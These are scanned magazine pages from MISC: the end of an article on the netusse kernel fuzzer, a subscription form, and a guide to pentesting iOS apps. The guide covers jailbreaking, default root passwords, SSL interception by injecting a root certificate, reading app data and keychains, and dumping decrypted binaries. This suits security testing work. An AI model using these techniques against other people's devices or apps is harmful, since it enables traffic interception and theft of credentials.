L'exploitation telle qu'elle est décrite ici fonctionne uniquement sur les versions d'OpenBSD qui autorisent l'allocation d'une page mémoire à l'adresse NULL. En effet, à partir de la version 4.4, une protection empêche l'allocation de page à cette adresse, et malgré quelques recherches, je n'ai pas trouvé de moyen de contourner cette protection.

5 Futur de netusse

Dans cet exploit corner, nous avons vu comment un simple fuzzer tel que netusse peut trouver des vulnérabilités noyau qui peuvent se révéler exploitables dans certains cas. Dans un prochain exploit corner, nous verrons l'exploitation d'une autre vulnérabilité trouvée par netusse.

Le futur de netusse est encore incertain mais une idée serait de greffer netusse directement entre l'espace utilisateur et l'espace noyau. En effet, il serait intéressant de se placer en dessous du *copyin* et de fuzzer les données qui proviennent de l'espace utilisateur avant de les délivrer au noyau. Un système de filtre devra être mis en place pour que le système reste quand même utilisable, un exemple de filtre pourrait être de fuzzer uniquement les données des copyin qui viennent de l'uid 1337 et du processus nommé firefox. ■

▪ BIBLIOGRAPHIE

[0] Walking through FreeBSD IPv6 stack - http://clem1.be/gimme/ipv6sec.pdf

[1] Netusse - http://netusse.googlecode.com

[2] iknowthis de taviso - http://iknowthis.google.com

[3] trinity the codemonkey - http://codemonkey.org.uk/projects/trinity/

[4] « Memory disclosure » exploits par Jon Oberheide - http://www.exploit-db.com/author/?a=1507

[5] Inside the Size Overflow plugin - http://forums.grsecurity.net/viewtopic.php?f=7&t=3043

[6] FreeBSD local denial of service via setsockopt() - http://www.freebsd.org/cgi/query-pr.cgi?pr=98858&cat=kern

[7] FreeBSD SCTP double mutex unlock - http://svnweb.freebsd.org/base?view=revision&revision=230104

[8] openbaize.c - http://clem1.be/gimme/openbaize.c

[9] Smashing The Kernel Stack For Fun And Profit - http://www.phrack.com/issues.html?issue=60&id=6

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

ABONNEMENT

6 MISC

40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Voici nos offres de couplage

offre 1 — ABONNEMENT : 6 MISC — **40€*** — au lieu de 51,00€** en kiosque — Economie : 11,00 €

offre 2 — ABONNEMENTS GROUPÉS : 6 LINUX ESSENTIEL + 6 LINUX PRATIQUE — **60€*** — au lieu de 78,00€** en kiosque — Economie : 18,00 €

offre 3 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 LINUX PRATIQUE — **85€*** — au lieu de 121,50€** en kiosque — Economie : 36,50 €

offre 4 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 Hors-séries — **89€*** — au lieu de 130,50€** en kiosque — Economie : 41,50 €

offre 5 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 MISC — **90€*** — au lieu de 133,50€** en kiosque — Economie : 43,50 €

offre 6 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 HS + 6 LINUX PRATIQUE — **119€*** — au lieu de 169,50€** en kiosque — Economie : 50,50 €

offre 7 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 HS + 6 MISC — **124€*** — au lieu de 181,50€** en kiosque — Economie : 57,50 €

offre 8 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 HS + 6 LINUX PRATIQUE + 6 MISC — **154€*** — au lieu de 220,50€** en kiosque — Economie : 66,50 €

offre 9 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 HS + 6 LINUX PRATIQUE + 6 MISC + 6 LINUX ESSENTIEL — **184€*** — au lieu de 259,50€** en kiosque — Economie : 75,50 €

offre 10 — ABONNEMENTS GROUPÉS : 6 MISC + 2 Hors-séries — **48€*** — au lieu de 69,00€** en kiosque — Economie : 21,00 €

offre 11 — ABONNEMENTS GROUPÉS : 6 LINUX PRATIQUE + 3 Hors-séries — **48€*** — au lieu de 63,00€** en kiosque — Economie : 15,00 €

offre 12 — ABONNEMENTS GROUPÉS : 11 LINUX MAGAZINE FRANCE + 6 HS + 6 LINUX PRATIQUE + 3 HS + 6 MISC + 2 HS + 6 LINUX ESSENTIEL — **215€*** — au lieu de 301,50€** en kiosque — Economie : 86,50 €

offre 15 — ABONNEMENTS GROUPÉS : 6 LINUX ESSENTIEL + 6 LINUX PRATIQUE + 3 HS — **78€*** — au lieu de 102,00€** en kiosque — Economie : 24,00 €

Vous pouvez également vous abonner sur :

www.ed-diamond.com

ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	40 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Abonnement LPE + LP	60 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	Abonnement GLMF + LP	85 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	Abonnement GLMF + GLMF HS	89 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	Abonnement GLMF + MISC	90 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	Abonnement GLMF + GLMF HS + Linux Pratique	119 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	Abonnement Abonnement GLMF + GLMF HS + MISC	124 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	Abonnement GLMF + GLMF HS + MISC + LP	154 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	Abonnement MISC + MISC HS	48 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	Abonnement LP + LP HS	48 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	214 €	242 €	250 €	239 €	254 €	247 €	277 €
15	Abonnement LPE + LP + LP HS	78 €	78 €	88 €	91 €	87 €	93 €	90 €	101 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€


Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋⌊_⌊_⌊_⌊_⌋

Expire le : ⌊_⌊_⌊_⌊_⌋


Cryptogramme visuel : ⌊_⌊_⌊_⌋



Date et signature obligatoire

MISC Multi-System & Internet Security Cookbook

LE TEST D'INTRUSION D'APPLICATIONS IPHONE ET IPAD : PREMIERS PAS



Sebastien Andrivet – ADVTOOLS – sebastien@advtools.com

mots-clés : IOS / PENTEST / SSL / VULNÉRABILITÉS

Vous venez de remporter un contrat pour une série de tests d'intrusion. Un peu de reconnaissance, d'infrastructure : pas de problème. Une application web ? C'est votre domaine. Et il y a aussi une application iPhone. Comment s'y prendre ? Par quoi commencer ?

1 Introduction

Les mobiles sont devenus des supports incontournables dans l'environnement informatique des entreprises. Les applications mobiles offrent en effet un support innovant et moderne pour communiquer sur son activité, promouvoir ses produits et ses offres, mais aussi ouvrir son système d'information aux collaborateurs et parfois même à ses clients.

Il n'y a pas si longtemps, une entreprise désirant communiquer ou promouvoir un produit créait tout simplement un site web. Aujourd'hui, avec l'essor fulgurant des applications mobiles, les sites web sont petit à petit remplacés avantageusement par ce type d'application offrant notamment plus de confort d'utilisation pour le client final.

De nombreuses personnes pensent à tort que les applications iPhone et iPad sont sûres. Il est vrai que toutes les applications iOS passent à la loupe d'Apple avant publication sur l'App Store. Mais la sécurité des applications n'est actuellement pas un point vérifié. Apple investit des moyens importants pour sécuriser ses appareils et son système d'exploitation iOS, mais la sécurité des applications est totalement du ressort des développeurs.

Dès lors, les « pentesters » sont de plus en plus sollicités pour vérifier la fiabilité et identifier les vulnérabilités de ces applications. Cet article n'a pas pour vocation de balayer de manière exhaustive toutes les techniques ou méthodes utilisées dans le cadre de tests d'intrusion d'application mobile, mais se veut plus être un guide pratique pour mettre en œuvre ce type de tests et identifier par ailleurs les problèmes de sécurité parmi les plus répandus dans les applications iPhone et iPad.

2 Le contexte

Nous supposons ici que le test d'intrusion se fait en « boîte noire » ou « boîte grise ». En effet, dans le cas d'un test « boîte blanche », une revue de code est probablement plus efficace. Notre point de départ est donc une application sur un iPhone ou un iPad, voire juste le lien dans l'App Store.


Nous n'aborderons ici que les applications natives ou hybrides. Les applications HTML s'exécutent simplement dans Mobile Safari et ne sont pas différentes des autres applications web du point de vue d'un test d'intrusion.

3 Préparation

3.1 Choisir un appareil

La première étape est de disposer d'un appareil pour effectuer les tests. Il n'est pas question d'utiliser le simulateur (iOS Simulator) : ce n'est pas un émulateur et il ne peut pas faire tourner d'applications compilées pour le processeur ARM.

Il est fortement recommandé d'utiliser des appareils dédiés exclusivement aux tests et ceci pour deux raisons : si vous utilisez un appareil personnel avec votre email, votre calendrier, etc., vous allez sans arrêt devoir trier entre vos données personnelles (les requêtes au serveur de courrier électronique, par exemple) et les données de l'application. D'autre part, si vous décidez de jailbreaker l'appareil, certaines sécurités mises en place par Apple seront désactivées et vous prendrez alors des risques avec vos données.



La dernière mouture de l'iPod Touch (i.e. la 4ème génération) est particulièrement intéressante pour le « pentester » : à part, bien entendu, la téléphonie, cet appareil est très similaire à un iPhone. Son prix, par contre, est de trois à quatre fois moindre. Dans la pratique, il est cependant préférable d'avoir un échantillon de chaque appareil et de renouveler le parc, au moins partiellement, tous les ans. En effet, même s'il est possible d'installer la dernière version du système d'exploitation sur certains anciens modèles, certaines fonctionnalités ne sont disponibles que sur le dernier matériel. C'est par exemple le cas de Siri qui n'est disponible que sur l'iPhone 4S.

3.2 Jailbreaking

Le *jailbreaking* consiste à exploiter des failles de sécurité de l'appareil pour en prendre totalement le contrôle et sortir de la cage dorée mise en place par Apple. Les inconvénients du jailbreaking sont nombreux : cette manipulation est interdite par Apple lorsque l'on est membre de l'un de leurs programmes pour développeurs. Comme indiqué précédemment, des pans entiers de la sécurité du mobile sont désactivés (comme la vérification des exécutables). Côté avantages, c'est actuellement la seule méthode pour étudier les applications et leur fonctionnement « in vivo ».

Nous ne discuterons pas plus ici du jailbreaking, des centaines de sites web **[JB]** expliquent cela en détail. À noter que certaines applications tentent de détecter le jailbreaking (Apple a même fourni une API publique à une époque avant de se raviser). C'est en particulier le cas des applications liées aux systèmes de gestion de mobiles (MDM) comme MobileIron ou Good.

3.3 Préparer l'appareil

Il est préférable d'enlever la carte SIM : il n'y a rien de plus désagréable que d'avoir un appareil qui vibre ou qui sonne au beau milieu d'un test difficile. Il est aussi préférable de désactiver les comptes emails et autres iCloud qui peuvent perturber les captures réseau, ainsi que les options telles que le « Auto-Lock ». Avec un appareil dédié, ces manipulations sont plus simples.

3.3.1 APT

Dans le cas d'un appareil jailbreaké, il y a un peu plus de travail. En effet, nous allons installer un certain nombre d'outils. Pour cela, il y a deux écoles : utiliser Cydia, l'interface graphique installée par la majorité des logiciels de jailbreaking, ou utiliser la ligne de commandes à travers une session SSH. Et là, surprise, on utilise la commande `apt-get`. En effet, bien que iOS soit plutôt un cousin de FreeBSD, c'est le système de Debian qui a été choisi et adapté par la communauté du jailbreaking **[SAURIK]**. Le tableau 1 donne les commandes APT les plus utilisées (la dernière, `respring`, n'est pas vraiment une commande APT mais est très utile dans ce contexte).

Commande	Signification
`apt-get update`	Met à jour les référentiels (*repositories*)
`apt-get upgrade`	Installe les mises à jour disponibles
`apt-get install`	Installe un paquet
`apt-get remove`	Enlève un paquet
`dpkg -l`	Donne la liste des paquets installés
`respring`	Rafraîchît l'écran (« springboard ») en tuant et en redémarrant le processus associé

Tableau 1

Pour utiliser ces commandes, vous devez d'abord installer le bon paquet. Dans Cydia, sélectionnez un profil Hacker ou Developer (lors de la première ouverture), sinon le paquet n'apparaîtra pas. Ensuite, dans « Search », faites une recherche de « APT 0.7 Strict ». Vous devez trouver un paquet avec ce nom exact. Il y a aussi un paquet « APT 0.7 Strict (lib) », ce n'est pas le bon.

3.3.2 OpenSSH

Bien entendu, il vous faut aussi OpenSSH avec le paquet du même nom. Il est alors indispensable de changer immédiatement les mots de passe des comptes de l'iPhone sous peine de se faire pirater. Il y a deux utilisateurs, root et mobile, avec le même mot de passe sur tous les appareils : alpine. Pour changer ces mots de passe, connectez-vous en SSH et entrez les commandes :

```
passwd
passwd mobile
```

3.3.3 Installer les autres paquets

Vous pouvez installer d'autres paquets en ligne de commandes, ce qui est nettement plus rapide que Cydia. Le tableau 2 donne une liste d'outils utiles dans le contexte du test d'intrusion : voir Tableau 2 ci-contre.

3.3.4 Invite bash

C'est un goût personnel, mais je préfère aussi changer la ligne d'invite de bash. Il faut éditer (par exemple avec `nano`) le fichier /etc/profile et remplacer la ligne PS1 par quelque chose comme :

```
export PS1='[\W] $ '
```

Dans cet exemple, cela permet d'afficher uniquement le nom du répertoire courant entre crochets, plutôt que le chemin complet.

Paquet	Description
odcctools	Commandes otool, ... portées depuis Mac OS X
gdb	Portage de GDB sur iOS. Attention, actuellement, cette version ne marche pas. Il faut éviter d'installer ce paquet tant que le problème n'est pas réglé (voir plus loin)
inetutils	ftp, ping, telnet, tftp
lsof	Montre la liste des fichiers ouverts
netcat	Pour connecter tcpdump à Wireshark, par exemple
adv-cmds	Commandes ps, etc.
developer-cmds	Principalement pour hexdump
network-cmds	arp, ifconfig, netstat, route et traceroute
nmap	Scan réseau, pas vraiment indispensable pour le pentest de l'application mais utile pour les pentests en général
tcpdump	Pour les captures réseau
top	Pour voir les processus
wget	Pour télécharger des fichiers
nano	Pour éditer les fichiers
less	La commande less
sqlite3	Pour lire les bases de données SQlite

Tableau 2

3.3.5 GDB

La situation de GDB, le debugger GNU, est assez confuse. C'est un outil indispensable, nous allons donc détailler les options :

- Il existe une version de GDB dans Cydia, mais elle ne marche plus avec les versions récentes de iOS (à partir de 4.3). Cette situation perdure depuis des mois pour une raison inconnue.
- Il est possible de trouver sur Internet des versions mises à jour, mais il n'est pas toujours évident d'en vérifier la provenance ni de s'assurer de l'intégrité de ces versions.
- L'option la plus sûre est de compiler soi-même GDB. Pour cela, il vous faut Xcode. La procédure est documentée par pod2g **[POD2G]**.
- Malheureusement, et pour ajouter à la confusion, la procédure de pod2g ne s'applique qu'aux versions de Xcode antérieures à la version 4.3 (de Xcode, pas d'iOS). Pour la version 4.3 (ou postérieure), le chemin de GDB est le suivant :

/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/usr/libexec/gdb/gdb-arm-apple-darwin.

3.4 Préparer une station de travail

Une station est indispensable pour se connecter à l'iPhone, visualiser les captures réseau, étudier les exécutables et les différents fichiers. La meilleure option est de disposer d'un Macintosh sous Lion (Mac OS X 10.7) ou Mountain Lion (Mac OS X 10.8). C'est même indispensable si l'on veut utiliser les outils de développement pour iPhone comme Xcode. À part ce dernier point, Windows est une alternative tout à fait viable. On trouve quasiment tous les outils nécessaires. Par contre, il est plus difficile d'utiliser un système d'exploitation ouvert comme Linux ou FreeBSD. C'est possible, mais les outils sont peu nombreux et limités. Par exemple, il n'existe pas d'éditeur sous Linux permettant d'éditer directement les *plists* (*Property Lists* utilisées en particulier pour les préférences de l'utilisateur) en format binaire. On peut les convertir en XML avec un script Perl **[PLUTIL]**, mais cela n'est pas du tout pratique.

3.4.1 Les outils

Le tableau 3 donne une liste d'outils utiles, certains sont gratuits, d'autres commerciaux. Cette liste n'est pas exhaustive mais donne un bon point de départ.

Nom	Plate-forme	Type	Desc
SecureCRT	Win/Mac/Linux	Commercial	Client SSH
Putty	Win/Mac/Linux	Libre	Client SSH
WinSCP	Win	Libre	Client FTP, SFTP, ... pour le transfert de fichiers
Cyberduck	Mac	Shareware	Client SFTP (entre autres) pour le transfert de fichiers
Plist Editor for Windows [PLIST]	Win	Freeware et commercial	Éditeur de « plists » sous Windows
Xcode	Mac	Gratuit	Outil de développement pour iOS et Mac OS X
SQLite Database Browser [SQLITEB]	Win/Mac	Libre	Outil graphique pour visualiser et éditer les bases de données SQLite 3
Apple iPhone Configuration Utility [APPLEUTIL]	Win/Mac	Gratuit	Outil de gestion des iPhones et des iPads
Wireshark	Win/Mac/Linux	Libre	Outil graphique de capture et d'analyse réseau
Burp Suite Pro	Win/Mac/Linux	Freeware et commercial	Proxy spécialisé pour le test d'intrusion
WebScarab	Win/Mac/Linux	Libre	Proxy spécialisé pour le test d'intrusion
IDA Starter ou Pro	Win/Mac/Linux	Commercial Démo disponible	Outil pour la rétro-ingénierie
ARM decompiler	IDA	Commercial	Décompilateur pour les processeurs ARM
ADVsock2pipe [SOCK2PIPE]	Win	Libre	Outil permettant de « connecter » un socket avec un « named pipe » Windows

Tableau 3

3.4.2 IDA

IDA de la société belge Hex-Rays est l'outil de référence pour la rétro-ingénierie quelle que soit la plate-forme. Depuis peu (version 6.2), Hex-Rays a considérablement amélioré son support des binaires Mach-O (le format utilisé par iOS and Mac OS X) et d'Objective-C (le langage principalement utilisé sur iOS). Hex-Rays fournit une version gratuite et une version démo d'IDA. Il est possible de s'exercer avec la démo, mais la version gratuite est trop ancienne pour être utilisable dans ce contexte.

3.4.3 Décompilateur

Hex-Rays propose également un décompilateur qui s'intègre à IDA. Son prix peut décourager. Avec un peu d'habitude, il n'est pas si difficile de lire le code machine ARM directement : l'Objective-C génère souvent une succession d'appels à des méthodes (messages) facilement identifiables. Mais si vous n'avez pas l'habitude du code ARM, si vous voulez gagner du temps ou si le code contient des portions codées en C ou en C++, c'est une aide indéniable.

3.5 Préparer un réseau

L'étape suivante consiste à connecter l'iPhone et la station de travail. Il est souvent indispensable de connecter également l'iPhone à Internet. Le plus simple est de mettre en place un réseau Wi-Fi dédié. Même si l'on configure du WPA ou du WPA2 avec une clé complexe, il est préférable d'être prudent et d'isoler la station de travail de ce réseau Wi-Fi par un pare-feu et de ne permettre que le trafic sortant. Interdisez les connexions directes de ce réseau Wi-Fi vers votre station ou votre LAN. Assurez-vous aussi de respecter la politique de sécurité de votre entreprise, en particulier concernant ce Wi-Fi dédié.

4 Le test d'intrusion

4.1 Capture réseau passive

Avant toute chose, il est préférable de faire une reconnaissance : que fait l'application, avec quels serveurs communique-t-elle, avec quels protocoles, etc. ?

4.1.1 Tcpdump

Une capture réseau avec **tcpdump** sur l'iPhone va nous fournir les informations recherchées. Il est même possible de voir en temps réel la capture en connectant **tcpdump** sur l'iPhone avec Wireshark sur la station. Sur la station (Macintosh ou Linux), ouvrir un terminal :

```
mkfifo wireshark
ssh root@10.22.1.199 'tcpdump -nn -w - -U -s 0 "not port 22"' >
./wireshark
```

La première commande crée un fifo et la deuxième lance, par SSH, la commande **tcpdump** sur l'iPhone. Le résultat de la capture est transmis dans la sortie de SSH et est redirigé vers le fifo. L'adresse IP est celle de l'iPhone que vous pouvez trouver dans les paramètres de la connexion Wi-Fi.

Il faut ensuite ouvrir Wireshark. Au lieu de capturer depuis une interface physique, il faut spécifier le chemin complet du fifo et lancer la capture. Attention, la capture ne démarre pas tout de suite car vous devez d'abord entrer le mot de passe SSH : revenez dans le Terminal et entrez le mot de passe root de l'iPhone. Après quelques instants, les paquets réseau apparaissent dans Wireshark.

4.1.2 Et Windows ?

Sous Windows, cette technique ne marche pas. Cependant, une capture à distance reste possible en utilisant **netcat** et un outil comme ADVsock2pipe qui permet de connecter un « socket » TCP à un « named pipe » Windows.

4.1.3 Autres techniques

Bien entendu, il existe d'autres techniques. La plus simple est de faire une capture, depuis la station de travail, de tout le trafic Wi-Fi. Une autre technique, plus sophistiquée, est d'utiliser des interfaces réseau virtuelles introduites avec iOS 5 et la commande **rvictl** **[RVI]** sous Mac OS X. L'avantage de ces techniques est qu'elles sont utilisables sur des appareils qui ne sont pas jailbreakés.

4.1.4 Données à repérer

Lors de cette phase, il est utile de repérer dans Wireshark les requêtes DNS, les IP des serveurs, les protocoles utilisés et le type de chiffrement (comme SSL). Il est même possible de découvrir des problèmes de sécurité comme la transmission de mots de passe sans chiffrement ou la transmission de données personnelles à des tiers.

4.2 Interception des communications

L'étape précédente a permis d'avoir une vue de l'écosystème de l'application. Mais elle est passive et l'étape suivante est active. Elle consiste à intercepter les communications, voire à modifier les requêtes et les réponses. Il y a plusieurs méthodes qui dépendent du comportement de l'application. La méthode la plus simple est d'utiliser un proxy spécialisé, comme Burp

ou WebScarab. La démarche est similaire au test d'un service web à une différence près : le SSL. En effet, l'API d'Apple ne permet pas par défaut une attaque « man-in-the-middle » contre le SSL, car le certificat et la chaîne de certification sont vérifiés et la communication est coupée en cas de problème.

À noter que de nombreux développeurs désactivent cette vérification pour des raisons pratiques. Cela introduit une faille de sécurité importante. La présence des fonctions `allowsAnyHTTPSCertificateForHost` ou `canAuthenticateAgainstProtectionSpace` dans le binaire d'une application est souvent un indice de cette désactivation. Pire, la bibliothèque `ASIHTTPRequest` **[ASI]** (encore très utilisée bien que plus supportée par son auteur) a introduit la méthode `setValidatesSecureCertificate` pour cela.

4.2.1 Injection de certificat SSL

Si l'application fait correctement son travail, la communication sera coupée par iOS et l'on ne verra rien dans Burp. L'astuce pour aller plus loin est de générer ses propres certificats et d'injecter le certificat racine dans l'iPhone. Cela peut être fait très simplement avec un outil d'Apple (et donc sans jailbreak) : iPhone Configuration Utility **[APPLEUTIL]**. Dans le cas de l'utilisation de Burp, par exemple, il faut d'abord extraire le certificat racine **[CA]**, créer un nouveau « Configuration Profile » et importer le certificat sous la rubrique « Credentials ». On connecte ensuite l'iPhone par USB et on installe le profil. Pour un déploiement à distance, la fonction « Share » permet de créer un fichier `.mobileconfig` et de l'envoyer par mail. La fonction « Export » est similaire mais permet d'installer le fichier sur un serveur web. Dans ce cas, il faut s'assurer que le type MIME « application/x-apple-aspen-config » est bien configuré pour l'extension `.mobileconfig`. Si l'appareil est géré par un MDM (*Mobile Device Managment*), il est possible de « pousser » l'installation du profil et d'automatiser cette procédure.

Il est alors possible de déchiffrer les communications, de modifier les requêtes, etc. Certaines applications poussent plus loin la vérification des certificats, mais c'est rare. Et même dans ce cas, on arrive en général à ses fins en utilisant OpenSSL pour générer des certificats très proches des originaux (même numéro de série, mêmes attributs, etc.) ou en utilisant certaines techniques avancées comme celle présentée lors du dernier BlackHat **[BLACKHAT]**.

4.3 Études des données

L'étape suivante est la vérification des données produites par l'application, principalement des fichiers. Les applications iOS résidant dans un bac à sable, il est très facile d'isoler ces fichiers. Tout d'abord, il faut identifier le répertoire d'installation de l'application. La commande suivante donne la liste des applications installées :

```
find /private/var/mobile/Applications -iname '*.app'
```

Chaque application se trouve dans son propre répertoire avec un nom aléatoire.

Le tableau 4 donne la liste des sous-répertoires ou des fichiers intéressants pour une analyse.

Nom	Contenu
Documents	Contient les documents de l'application qui peuvent être synchronisés avec iTunes
Library/ Application Support	Contient parfois des fichiers de l'utilisateur d'une application (à partir de iOS 5.0.1)
Library/Caches	Contient les données mises dans le cache (bases de données, données téléchargées, etc.)
Library/ Preferences	Contient les préférences de l'utilisateur, en particulier quand l'application utilise la classe `NSUserDefaults`. On trouve de nombreuses informations comme des mots de passe
xxxx.app	Contient l'application elle-même (le « bundle »), y compris le binaire et les ressources
tmp	Contient les données temporaires. Suivant le cas, on peut trouver des données déchiffrées, par exemple

Tableau 4

Le système de fichiers est détaillé dans la documentation d'Apple **[FS]**. Les données générées par l'application peuvent être de n'importe quel type. En pratique, on trouve très souvent des « plists » ou des bases de données SQLite3. Il est possible de lire les plists directement sur l'iPhone avec la commande `plutil` ou sur la station avec Plist Editor ou Xcode. Quant aux bases de données, on peut les étudier en ligne de commandes avec sqlite3 ou avec l'outil graphique SQLite Database Browser.

À noter que chaque fichier peut être protégé par l'iOS en utilisant des clés de chiffrement. C'est le « File Data Protection ». Il est important lors d'un audit de s'assurer que le développeur a utilisé le bon mode. Par exemple, un fichier critique ne doit pas être accessible lorsque l'appareil est verrouillé.

4.4 Le porte-clés

L'iOS (ainsi que Mac OS X) possède un mécanisme permettant de stocker des secrets (comme des mots de passe ou des certificats) : le porte-clés (« keychain »). Il repose essentiellement sur une base de données SQLite et sur des clés de chiffrement gérées par iOS. Certaines de ces clés sont dérivées du code verrouillant l'appareil (s'il y en a un). Ce mécanisme offre un bon niveau de sécurité pour peu que le code de verrouillage soit assez long ou complexe (le mode « code simple » est clairement insuffisant) et que le développeur ait choisi le bon mode (« key protection », qui correspond à une clé de chiffrement).

L'API de ces porte-clés n'étant pas simple à utiliser, il est assez fréquent de trouver des erreurs. Il est malheureusement encore plus fréquent de trouver des mots de passe en clair dans les préférences de l'utilisateur, sans utilisation d'un porte-clés. L'institut Fraunhofer **[FRAUNHOFER]** a publié en 2011 (mis à jour en 2012) un document décrivant les faiblesses des porte-clés.

4.5 Étude du binaire

À ce stade, nous avons une bonne compréhension du fonctionnement en surface de l'application. Mais dans certains cas, il est nécessaire d'aller plus loin et d'étudier le binaire lui-même. Toutes les applications iOS sont chiffrées mais les processeurs ARM n'étant pas capables d'exécuter du code chiffré, il est déchiffré lors du chargement. Il suffit donc de copier ce code depuis la mémoire pour pouvoir l'étudier. On trouve facilement des guides pour réaliser cette opération **[BACHMANN]**. À noter que la majorité de ces guides supposent que l'adresse de départ de l'application est 0x2000, ce qui est loin d'être le cas avec iOS 5. En effet, l'adresse est choisie aléatoirement pour chaque application. Une bonne technique est de mettre un point d'arrêt sur la fonction `doModInitFunctions`. Cela a aussi l'avantage de rendre inopérantes certaines techniques anti-debug et anti-reverse. Il existe aussi une autre méthode très simple et rapide : utiliser Crackulous **[CRACKULOUS]**.

4.5.1 IDA

Il existe quelques outils permettant d'étudier les binaires iOS comme `class_dump_z` **[CLASSDUMPZ]**, `otool`, `nm` ou même une simple commande `strings`. Mais l'outil de référence est IDA. Un guide d'utilisation d'IDA sort du cadre de cet article, mais voici quelques conseils :

- Le décompilateur d'Hex-Rays est très pratique et permet de gagner du temps. Mais il est tout à fait possible de s'en passer.
- La version de démo d'IDA permet de s'exercer sur les binaires iOS et parfois de mener une bonne partie de l'analyse. Mais cette version ne permet pas de sauvegarder son travail et n'est donc pas adaptée à une analyse professionnelle.
- Il est fortement conseillé d'utiliser la dernière version disponible (6.3 actuellement, y compris pour la version de démo) car sinon, vous ne pourrez pas bénéficier des dernières améliorations introduites par Hex-Rays pour iOS et les processeurs ARM. En particulier, IDA est capable de correctement interpréter le code généré par le compilateur LLVM (le remplaçant de GCC) depuis la version 6.2.
- Pour iOS, la version « Starter » (anciennement « Pro Standard ») d'IDA est suffisante. Par contre, si vous voulez l'utiliser pour d'autres plates-formes et en particulier x64, la version Professionnelle (anciennement « Pro Advanced ») est indispensable.
